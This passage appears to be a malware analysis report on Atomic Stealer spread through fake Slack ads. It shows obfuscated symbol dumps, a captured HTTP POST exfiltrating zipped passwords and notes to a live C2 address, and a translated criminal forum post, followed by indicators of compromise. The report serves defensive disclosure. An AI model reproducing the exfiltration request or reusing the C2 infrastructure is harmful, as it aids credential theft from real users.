 __ZZZ7send_mePKclS0_ENK4$_91clEvE9decryptor __ZGVZZ7send_mePKclS0_ENK4$_91clEvE9decryptor __ZZZ
 __ZGVZZ7send_mePKclS0_ENK4$_92clEvE9decryptor __ZZZ14ADSJASDKKAJDSJvENK4$_93clEvE9decryptor __Z
 __ZZZ14ADSJASDKKAJDSJvENK4$_94clEvE9decryptor __ZGVZZ14ADSJASDKKAJDSJvENK4$_94clEvE9decryptor _
 __ZGVZZ14ADSJASDKKAJDSJvENK4$_95clEvE9decryptor __ZZZ14ADSJASDKKAJDSJvENK4$_96clEvE9decryptor _
 __ZZZ14ADSJASDKKAJDSJvENK4$_97clEvE9decryptor __ZGVZZ14ADSJASDKKAJDSJvENK4$_97clEvE9decryptor _
 __ZGVZZ14ADSJASDKKAJDSJvENK4$_98clEvE9decryptor __ZZZ14ADSJASDKKAJDSJvENK4$_99clEvE9decryptor _
 __ZZZ14ADSJASDKKAJDSJvENK5$_100clEvE9decryptor __ZGVZZ14ADSJASDKKAJDSJvENK5$_100clEvE9decryptor
 __ZGVZZ14ADSJASDKKAJDSJvENK5$_101clEvE9decryptor __ZZZ14ADSJASDKKAJDSJvENK5$_102clEvE9decryptor
 __ZZZ14ADSJASDKKAJDSJvENK5$_103clEvE9decryptor __ZGVZZ14ADSJASDKKAJDSJvENK5$_103clEvE9decryptor
 __ZGVZZ14ADSJASDKKAJDSJvENK5$_104clEvE9decryptor __ZZZ14ADSJASDKKAJDSJvENK5$_105clEvE9decryptor
 __ZZZ14ADSJASDKKAJDSJvENK5$_106clEvE9decryptor __ZGVZZ14ADSJASDKKAJDSJvENK5$_106clEvE9decryptor
 __ZGVZZ14ADSJASDKKAJDSJvENK5$_107clEvE9decryptor __ZZZ14ADSJASDKKAJDSJvENK5$_108clEvE9decryptor
 __ZZZ14ADSJASDKKAJDSJvENK5$_109clEvE9decryptor __ZGVZZ14ADSJASDKKAJDSJvENK5$_109clEvE9decryptor
 __ZGVZZ14ADSJASDKKAJDSJvENK5$_110clEvE9decryptor __ZZZ14ADSJASDKKAJDSJvENK5$_111clEvE9decryptor
 __ZZZ14ADSJASDKKAJDSJvENK5$_112clEvE9decryptor __ZGVZZ14ADSJASDKKAJDSJvENK5$_112clEvE9decryptor
 __ZGVZZ14ADSJASDKKAJDSJvENK5$_113clEvE9decryptor __ZZZ14ADSJASDKKAJDSJvENK5$_114clEvE9decryptor
 __ZZZ14ADSJASDKKAJDSJvENK5$_115clEvE9decryptor __ZGVZZ14ADSJASDKKAJDSJvENK5$_115clEvE9decryptor
 __ZGVZZ14ADSJASDKKAJDSJvENK5$_116clEvE9decryptor __ZZZ14ADSJASDKKAJDSJvENK5$_117clEvE9decryptor
 __ZZZ14ADSJASDKKAJDSJvENK5$_118clEvE9decryptor __ZGVZZ14ADSJASDKKAJDSJvENK5$_118clEvE9decryptor
 __ZGVZZ14ADSJASDKKAJDSJvENK5$_119clEvE9decryptor __ZZZ14ADSJASDKKAJDSJvENK5$_120clEvE9decryptor
 __ZZZ14ADSJASDKKAJDSJvENK5$_121clEvE9decryptor __ZGVZZ14ADSJASDKKAJDSJvENK5$_121clEvE9decryptor
 __ZGVZZ14ADSJASDKKAJDSJvENK5$_122clEvE9decryptor __ZZZ14ADSJASDKKAJDSJvENK5$_123clEvE9decryptor
 __ZZZ14ADSJASDKKAJDSJvENK5$_124clEvE9decryptor __ZGVZZ14ADSJASDKKAJDSJvENK5$_124clEvE9decryptor
 __ZGVZZ14ADSJASDKKAJDSJvENK5$_125clEvE9decryptor __ZZZ14ADSJASDKKAJDSJvENK5$_126clEvE9decryptor
 __ZZZ14ADSJASDKKAJDSJvENK5$_127clEvE9decryptor __ZGVZZ14ADSJASDKKAJDSJvENK5$_127clEvE9decryptor
 __ZGVZZ14ADSJASDKKAJDSJvENK5$_128clEvE9decryptor __ZZZ14ADSJASDKKAJDSJvENK5$_129clEvE9decryptor
 __ZZZ14ADSJASDKKAJDSJvENK5$_130clEvE9decryptor __ZGVZZ14ADSJASDKKAJDSJvENK5$_130clEvE9decryptor
 __ZZNK3$_0clEvE9decryptor$tlv$init __ZGVZNK3$_0clEvE9decryptor$tlv$init __ZZNK3$_1clEvE9decrypt
 __ZZNK3$_2clEvE9decryptor$tlv$init __ZGVZNK3$_2clEvE9decryptor$tlv$init __ZZNK3$_3clEvE9decrypt
```

When we analyzed this sample in a sandbox we saw the data exfiltration taking place and the corresponding C2 server:



```
Destination     Protocol Length Info
5.42.65.108     TCP        66 50436 → 80 [ACK] Seq=1 Ack=1 Win=131328 Len=0 TSval=3243058342 TSecr=3190
5.42.65.108     TCP       175 50436 → 80 [PSH, ACK] Seq=1 Ack=1 Win=131328 Len=109 TSval=3243058342 TSe
5.42.65.108                                                                                      TSecr=
5.42.65.108                                                                                      8342
5.42.65.108                                                                                       TSec
5.42.65.108                                                                                      8342
5.42.65.108                                                                                       TSec
5.42.65.108                                                                                      8342
5.42.65.108                                                                                       TSec
5.42.65.108                                                                                      8342
5.42.65.108                                                                                       TSec
5.42.65.108                                                                                      8342
5.42.65.108                                                                                      2 TSe
```

Wireshark · Follow TCP Stream (tcp.stream eq 6) · Ethernet: en0


```
POST /p2p HTTP/1.1
Host:5.42.65.108:80
uuid:[redacted]
Content-Length:[redacted]

PK.........X)X.................pwd.          [redacted]PK....Pu....       ...PK.......
..X)X............!...FileGrabber//NoteStore.sqlite-wal...XU[...K.....Hw....II%...A.
D...nA.....).....[.>......:.<.w.t.{.9.=z.{..o..h.;.K.w. .....%......S..F.=....{....
...e..............31..ip.;B........w.../.-,......_.y.Q..
x..t|......
.. @....... @......p../.H.....ov.*6B.nz:.//....[.....Byk.`....^8n/.......B........
@....... @.......ov..'.....}.@........ @........_......?.<A....m<y....-zk.a.j.c..Lz
.B7.LlH..z!..CC.5..$
..........._..:W..bpSA.....7/..\.......;/.9LD...2..d..(Tb...Jl.^W.......
.y;... ..>..k.VT .n.....k.J-....S.>....^......k7.........0{'X
1..?...`!.j..).....as.8..*.p..C...B....<....
..o.T....{
q          ........%.....N!.tQL.....|Zb.(E.....)..)..)(q)L....w...c......Q...iv.....
```

Stealing victim passwords, crypto wallets and cookies

As detailed in Objective-See's The Mac Malware of 2023, stealers were the most popular type of malware. It's not just passwords that are of interest to cyber criminals. Stealing browser cookies can sometimes be even better than having the victim's password, enabling authentication into accounts via session tokens.

In fact, Atomic Stealer developers were working on a cookie feature they announced on Christmas Eve:



December 24, 2023

ATOMIC MALWARE

Всем привет, в панели вышло обновление с новой функцией - Google Restore, она находится вместо старой страницы Cookies Convertor
Если кратко - реализован антиразлогин Google .


544 edited 16:45

> Hi everyone, the panel has released an update with a new feature – Google Restore, it is located instead of the old page Cookies Convertor. In brief – implemented anti-unlogin Google.

As stealers continue to be a top threat for Mac users, it is important to download software from trusted locations. Malicious ads and decoy sites can be very misleading though and it only takes a single mistake (entering your password) for the malware to collect and exfiltrate your data.

We have reported the malicious ad and infrastructure to the respective parties for mitigation.

To stay safe from this and other similar threats, a combination of web protection and antivirus is best suited. Malwarebytes Browser Guard and Antivirus for macOS can prevent and detect Atomic Stealer.



Scanner

Scan results

Items detected: 2

Scan time: 0 sec

Items scanned: 8

☑ Name	Type	Location
☑ Threats - 2		
☑ OSX.AtomStealer	Malware	
☑ Slack-Apps	Folder	/Volumes/Slack-Apps
☑ OSX.AtomStealerTS	Malware	
☑ .background	Folder	/Volumes/Slack-Apps/.background

1 Right Click on the icon below

2 Click open

Indicators of Compromise

Malvertising chain

```
ivchlo[.]gotrackier[.]com
red[.]seecho[.]net
```

Decoy site

```
slack[.]trialap[.]com
```

FakeBat payload URL

```
slack[.]trialap[.]com/app/Slack-x86.msix
```

FakeBat hash

```
49f12d913ad19d4608c1596cf24e7b6fff14975418f09e2c1ad37f231943fda3
```

FakeBat C2

```
ads-strong[.]online
```

Atomic Stealer payload URL

```
slack[.]trialap[.]com/app/Slack-Apps.dmg
```

Atomic Stealer hash

```
18bc97e3f68864845c719754d2d667bb03f754f6e87428e33f9c763a8e6a704a
```

C2

```
5.42.65[.]108
```